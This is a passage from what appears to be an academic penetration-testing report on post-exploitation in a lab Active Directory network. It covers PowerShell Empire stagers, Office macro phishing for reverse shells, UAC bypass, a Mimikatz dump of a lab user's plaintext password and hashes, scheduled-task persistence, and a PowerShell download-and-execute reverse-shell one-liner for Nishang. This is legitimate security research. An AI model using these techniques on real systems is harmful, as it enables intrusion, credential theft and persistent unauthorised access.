


Figure 6: Host-Only Network

From now on, in order to add a virtual machine into this network, we have to change its network settings so as to be attached to the virtual Host-Only adapter that we just created.

Windows Server 2012 R2

This is our Domain Controller. We attached its network adapter to the Host-Only Network we created and assigned a static IP. Then, we installed the ADDS role as we mentioned before and promoted this server to be Domain Controller. Finally, we added a new forest and created our root domain named "EXAMPLE.COM".

Regarding hardware settings, we provisioned this virtual machine with the following specifications:

- 30GB of HDD space
- 1GB of RAM
- 1 virtual CPU

Windows 7 Ultimate

This is our 1st victim workstation. In order to harden the system and simulate slightly better a real network's workstation, we have installed AVG Free Antivirus version 17.2.3419.0. This computer is under the management of the above mentioned domain controller.

Regarding hardware settings, we provisioned the pfSense virtual machine with the following specifications:

- 25GB of HDD space
- 1,4GB of RAM
- 1 virtual CPU

Windows 10 Professional

This is our 2nd victim workstation. In order to harden the system and simulate slightly better a real network's workstation, we have installed Avast Free Antivirus version 17.2.2288. This computer is under the management of the above mentioned domain controller.

Regarding hardware settings, we provisioned this virtual machine with the following specifications:

- 32GB of HDD space
- 1,4GB of RAM
- 2 virtual CPUs

pfSense

Since our network is Host-Only, we prevent the domain traffic from crossing over other networks that we are connected to, however that causes our network to have no Internet access. To that end, we used pfSense as a firewall that will handle routing between our Host-Only Network and our host computer's network. It should be noted that pfSense virtual machine is built off BSD operating system. For this machine, we enabled two network adapters, the first set to NAT and the second attached to our Host-Only Network.

Regarding hardware settings, we provisioned the pfSense virtual machine with the following specifications:

- 5GB of HDD space
- 256MB of RAM
- 1 virtual CPU

Kali Linux, Rolling Edition

This is our attacking machine. Kali Linux is maintained by Offensive Security and is considered to be the best distribution for penetration testing as it offers a variety of tools ranging from information gathering, web application penetration testing to wireless scanning and social engineering.

For our testing, we will assume that this machine at the same network as the victim machines so as to focus more on the post-exploitation phase of penetration testing.

Regarding hardware settings, we provisioned our Kali Rolling with the following specifications:

- 10GB of HDD space
- 1GB of RAM
- 1 virtual CPU

Chapter 4

4. Tools for Post-Exploitation

4.1 PowerShell for Penetration Testing

Windows PowerShell is built on the .NET Framework. It is an interactive shell and also a scripting language that is designed specifically for system administration in order to automate administration of operating systems and processes related to the applications that run on those operating systems. (4)

However, PowerShell has introduced a considerable risk for the environments using it as it can be used as a powerful attack platform especially for post-exploitation. Defensive mechanisms such as AVs, and IDS struggle to deal with PowerShell exploits due its tight integration with the Windows operating system as it is entirely based on the .NET framework and offers plenty of legitimate activities.

4.2 PowerShell Empire

Powershell Empire is a post-exploitation agent built on cryptographically secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules and adaptable communications to evade network detection. PowerShell Empire consists of four main components; Listeners, Stagers, Agents and Modules (5).

Listeners

PowerShell Empire listeners are similar to Metasploit handlers. Listeners receive your PowerShell session that is launched on the target system. This needs to be set up first as stagers (payload) need to know which listener it should communicate to.

Stagers

Stager is similar to payloads that will be executed on the target system to establish a connection to an Empire listener. Empire can generate several different types of stager depending on the needs of the exploit.

Available Stagers:

- **Launcher** – This stager generates a one-liner stage0 launcher for an Empire agent. Available options:
 - standard *Listener* and *OutFile* (not required)

- *Base64* – if True, generate a base64-encoded (-enc *) version of the launcher, otherwise generate normal PowerShell code
 - *UserAgent* – User-agent string to use for the staging request. Can be set to default (uses Empire database default), none (clears any UA), or other text which is set at the UA.
 - *Proxy* – Proxy to use for request. Can be set to default (uses system defaults), none (clears any proxy), or custom server.
 - *ProxyCreds* – Proxy credentials ([domain]username:password) to use for request. Can be set to default (uses system defaults), none (clears any proxy creds), or custom credentials.
- **Launcher_bat** – This stager generates a self-deleting .BAT file that executes a one-liner stage0 launcher for an Empire agent. Available options:
 - standard *Listener* and *OutFile* (not required)
 - *Delete* – if True, the .BAT file deletes itself after execution.
 - *UserAgent* – User-agent string to use for the staging request. Can be set to default (uses Empire database default), none (clears any UA), or other text which is set at the UA.
 - *Proxy* – Proxy to use for request. Can be set to default (uses system defaults), none (clears any proxy), or custom server.
 - *ProxyCreds* – Proxy credentials ([domain]username:password) to use for request. Can be set to default (uses system defaults), none (clears any proxy creds), or custom credentials.
- **Launcher_vbs** – This stager generates a .VBS file that executes a one-liner stage0 launcher for an Empire agent. Available options:
 - standard *Listener* and *OutFile* (not required)
 - *UserAgent* – User-agent string to use for the staging request. Can be set to default (uses Empire database default), none (clears any UA), or other text which is set at the UA.
 - *Proxy* – Proxy to use for request. Can be set to default (uses system defaults), none (clears any proxy), or custom server.
 - *ProxyCreds* – Proxy credentials ([domain]username:password) to use for request. Can be set to default (uses system defaults), none (clears any proxy creds), or custom credentials.
- **Macro** – This stager generates an office macro that launches an Empire stager. It can be embedded into any office document for the purposes of phishing. Available options:
 - standard *Listener* and *OutFile* (not required)
 - *UserAgent* – User-agent string to use for the staging request. Can be set to default (uses Empire database default), none (clears any UA), or other text which is set at the UA.

- *Proxy* – Proxy to use for request. Can be set to default (uses system defaults), none (clears any proxy), or custom server.
 - *ProxyCreds* – Proxy credentials ([domain]username:password) to use for request. Can be set to default (uses system defaults), none (clears any proxy creds), or custom credentials.
- **PTH-wmis** – This stager generates a Bash script that executes that executes a one-liner stage0 launcher using pth-wmis on a number of target machines. Available options:
 - standard *Listener* and *OutFile* (required)
 - *Target* – comma-separated target list
 - *Username* – [domain/]username used to execute the command on remote targets
 - *Password* – password used to execute the command on remote targets
 - *UserAgent* – User-agent string to use for the staging request. Can be set to default (uses Empire database default), none (clears any UA), or other text which is set at the UA.
 - *Proxy* – Proxy to use for request. Can be set to default (uses system defaults), none (clears any proxy), or custom server.
 - *ProxyCreds* – Proxy credentials ([domain]username:password) to use for request. Can be set to default (uses system defaults), none (clears any proxy creds), or custom credentials
- **DLL** – This stager generates a reflectively-injectable MSF-compliant .DLL that loads up the .NET runtime into a process and execute a download-cradle to stage an Empire agent. These .DLLs are the key to running Empire in a process that's not powershell.exe. Available options:
 - standard *Listener* and *OutFile* (required)
 - *Arch* – determines the architecture of the .DLL being generated. Values can be x86 or x64
- **Hop.php** – This stager generates a hop.php redirector for a relevant Empire listener. This module takes a valid existing listener, patches in the necessary resource/header information into the base ./data/misc/hop.php file, and spits everything out to a file. Available options:
 - standard *Listener* and *OutFile* (required)
- **Ducky** – This stager generates a Rubber Ducky script that launches an Empire stager. Available options:
 - standard *Listener* and *OutFile* (required)

Agents

Agents allow interaction with the target system via which it is possible to gather information and run shell commands.

Modules

Additionally, PowerShell Empire has the following categories for modules:

- Code Execution - Ways to run arbitrary code
- Collection - Post exploitation data collection
- Credentials - Collect and use creds
- Exfiltration - Identify egress channels
- Lateral Movement - Move around the network
- Management - Host management and auxiliary
- Persistence - Survive reboots
- Privesc - Privilege escalation capabilities
- Recon - Test further entry points (HTTP Basic Auth etc)
- Situational Awareness - Network awareness
- Trollsloit - For the lulz

4.3 Nishang

Nishang is an open source framework developed by Nikhil Mittal (6). It contains a collection of scripts and payloads which enables usage of PowerShell for offensive security and emphasizing on post-exploitation during penetration tests. It has several scripts categorized into various categories such as information gathering, privilege escalation, scanning etc.

It should be noted that in order to use Nishang, it is necessary to have a remote shell on the target system. Metasploit framework offers a few payloads to get an interactive PowerShell console on a victim's machine but Meterpreter seems to malfunction when the command "powershell.exe" is executed. Additionally, Nishang scripts are detected as malicious by many anti-viruses and as such, they are meant to be executed in memory using PowerShell.

Nishang framework includes the following script categories:

- ActiveDirectory
- Antak-WebShell
- Backdoors
- Bypass
- Client
- Escalation
- Execution

- Gather
- MiTM
- Misc
- Pivot
- Prasadhak
- Scan
- Shells
- Utility
- powerpreter

Each of the abovementioned categories contain a number of different scripts covering a wide variety of actions that a penetration tester would perform during post-exploitation phase.

Chapter 5

5. Testing Phase & Results

5.1 Penetration Testing with Empire

In this section, we are going to explore the post-exploitation capabilities of PowerShell Empire in practice. We begin from the creation of a malicious file (Microsoft office documents, .exe, .htm) then we will establish an interactive session with the victim and finally, we will continue with post-exploitation.

5.1.1 Creating Payload and Gaining Access

PowerShell Empire provides a very clear set of commands to create payloads. As we already mentioned, it is possible to create files of many different types for all purposes; Microsoft Office documents infected with payloads, .exe, .htm etc. Before creating our payload, it is necessary to create a listener in order to receive PowerShell sessions.




Figure 7: Creating a listener

Microsoft Office Document

PowerShell Empire uses macros injected into Microsoft Office documents that when enabled, they trigger a reverse shell that gives access to the attacker. The following

image displays the commands we used to create a file containing macro commands for Microsoft documents.




Figure 8: Stager Creation

As a next step, we copy and paste the macro commands in a word document as displayed in the image below.




Figure 9: Macros embedded in a Word Microsoft Office document

By opening the word document above and by enabling macros a session is established with the attacker. It should be noted that neither windows native security mechanisms nor AVG antivirus have detected the established session.




Figure 10: Session is established

5.1.2 Post-Exploitation

Having established a session is invaluable as it is necessary in order to proceed with the post-exploitation phase. The first thing that it should be done is to check if our sessions is established under a privileged user. In most cases, in real environments that will not be the case and as such it is required to elevate privileges. For this reason empire has implemented a number of scripts to elevate privileges. The following image displays the “privesc/powerup/allchecks” module that we run to identify possible ways to elevate our privileges.




Figure 11: Identifying ways to elevate privileges

That script identified that it is possible to elevate our privileges by running BypassUAC. However, by running that script, AVG was able to identify the privilege escalation attempts and blocked the procedure.




Figure 10: AVG detected privilege escalation attempt

However, BypassUAC was successful when we tried against a Windows 7 machine without AVG installed. A new agent has spawned and the “*” character near Username indicates we have high privileges.




Figure 11: High privileged session

As a next step we run Mimikatz that extracts credentials in plaintext from memory, password hashes from local SAM/NTDS.dit databases etc. The following image displays that we were able to capture the password of the victim2 in user in plaintext.

```

root@pentest: ~/Documents/Empire
File Edit View Search Terminal Tabs Help
root@pentest: ~/Documents/Empire x root@pentest: ~/Documents/Empire x
(Empire: session3privs) > mimikatz
(Empire: session3privs) >
Job started: Debug32_b5iyr

Hostname: Victim1-PC.example.com / S-1-5-21-3398359006-3634648348-2180918016
##### mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
## ^ ## "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 170740 (00000000:00029af4)
Session : Interactive from 1
User Name : victim2
Domain : EXAMPLE
Logon Server : LAB-DC
Logon Time : 4/1/2017 9:36:27 AM
SID : S-1-5-21-3398359006-3634648348-2180918016-1109

msv :
[00000003] Primary
* Username : victim2
* Domain : EXAMPLE
* NTLM : c486feb9327bdb8ceeb750332b272202
* SHA1 : 8bf08dbac31738dab58fcf9c522088f61b6e36b2
[00010000] CredentialKeys
* NTLM : c486feb9327bdb8ceeb750332b272202
* SHA1 : 8bf08dbac31738dab58fcf9c522088f61b6e36b2
tspkg :
wdigest :
* Username : victim2
* Domain : EXAMPLE
* Password : Unipil!
kerberos :
* Username : victim2
* Domain : EXAMPLE.COM

```

Figure 12: Password dump for user victim2

Maintaining access is crucial since unplanned reboots or user logout may occur unexpectedly and in most cases it is required to keep control of a machine for indefinite time. To achieve persistence, we tested “*persistence/elevated*” modules that required elevation privileges. The available modules are:

- **Registry** - It uses the HKLM version of the Run key to trigger. This means that it will trigger for any user that logs into the system (instead of just the current user), but a prompt still displays.
- **Schtasks** - Schtasks is provides schedules *DailyTime* and *IdleTime* trigger options, but has also an *OnLogon* option as well so that payload runs when a user logs in but will not display a prompt. Additionally, it is very powerful as it runs as SYSTEM.
- **WMI** – This module adds a permanent WMI subscription either at a *DailyTime* parameter or within 5 minutes of system boot with *AtStartup*. This will run as SYSTEM, regardless of whether a user has logged in or not.

The following image displays that we were able to establish a new session under SYSTEM privileges after rebooting the victim machine. That was possible via the “*persistence/elevated/schtasks*” module and by setting the parameter “OnLogon” to “True”.

```

root@pentest: ~/Documents/Empire
File Edit View Search Terminal Tabs Help
root@pentest: ~/Documents/Empire x root@pentest: ~/Documents/Empire x
ADSPath False Alternate-data-stream location to store
Agent True session3privs Agent to run module on.
Listener False session3privs Listener to use.
RegPath False HKLM:\Software\Microsoft Registry location to store the script
Proxy False \Network\debug code. Last element is the key name.
UserAgent False default Proxy to use for request (default, none,
or other).
(Empire: persistence/elevated/schtasks) > set OnLogon True
(Empire: persistence/elevated/schtasks) > set Listener Win7_Listener
(Empire: persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
(Empire: persistence/elevated/schtasks) >
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener Win7_Listener stored in HKLM:\Software\Microsoft\Netw
ork\debug with Updater OnLogon trigger.
(Empire: persistence/elevated/schtasks) > [+] Initial agent VMWBZMPDLE4RCMZP from 10.10.10.101 now ac
tive
(Empire: persistence/elevated/schtasks) > agents
[*] Active agents:
Name Internal IP Machine Name Username Process Delay
Last Seen
-----
session3 10.10.10.101 VICTIM1-PC EXAMPLE\victim2 powershell/3668 5/0.0
2017-04-01 14:04:28
session3privs 10.10.10.101 VICTIM1-PC *EXAMPLE\victim2 powershell/1424 5/0.0
2017-04-01 14:04:29
VMWBZMPDLE4RCMZP 10.10.10.101 VICTIM1-PC *EXAMPLE\SYSTEM powershell/2196 5/0.0
2017-04-01 14:07:46

```

Figure 13: Persistence after reboot

Results of Empire against Windows 10 were similar to a great extent. However it is noticeable that it was not possible to run mimikatz with elevated privileges as did not have access rights on the LSASS (Local Security Authority Subsystem Service). LSASS is a process is responsible for enforcing security policies on the system. It verifies users logging in, handles password changes and creates access tokens and writes to the Windows Security Log. We are going to present our results against Windows 10 in detail in section 5.3.

5.2 Penetration Testing with Nishang

In this section, we are going to explore and assess the post-exploitation capabilities of Nishang. For all tests we perform, we assume that we have already established a remote session with the target machine as our goal is to focus on post-exploitation. Having established a remote session there are two different approaches to use Nishang:

- Download scripts on the disk and then execute
- Execute scripts on memory, without touching the disk

Both approaches have pros and cons with regards to ease of use, stealthiness and efficiency. Although downloading scripts on the disk and then executing them is more convenient as it requires a few simple cmdlets, it is not a reliable method since Nishang scripts are detected by many Anti-Viruses. As a result, scripts on the target should be executed in memory which is definitely a stealthier approach. Having established a remote session, for example via meterpreter native shell, Powershell is able to download and execute any script in memory by using the following command:

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress
[IP] -Port [PortNo.]
```

Table 1: Powershell cmdlet to download and run scripts in memory

The command above downloads the *PowerShellTcp.ps1* script from <http://Invoke-PowerShellTcp.ps1> and executes the *Invoke-PowerShellTcp* function with the parameters *IPAddress* and *Port*.

In order to be able to download our scripts on the target's memory, we are going to use a python HTTP server as displayed in the image below.

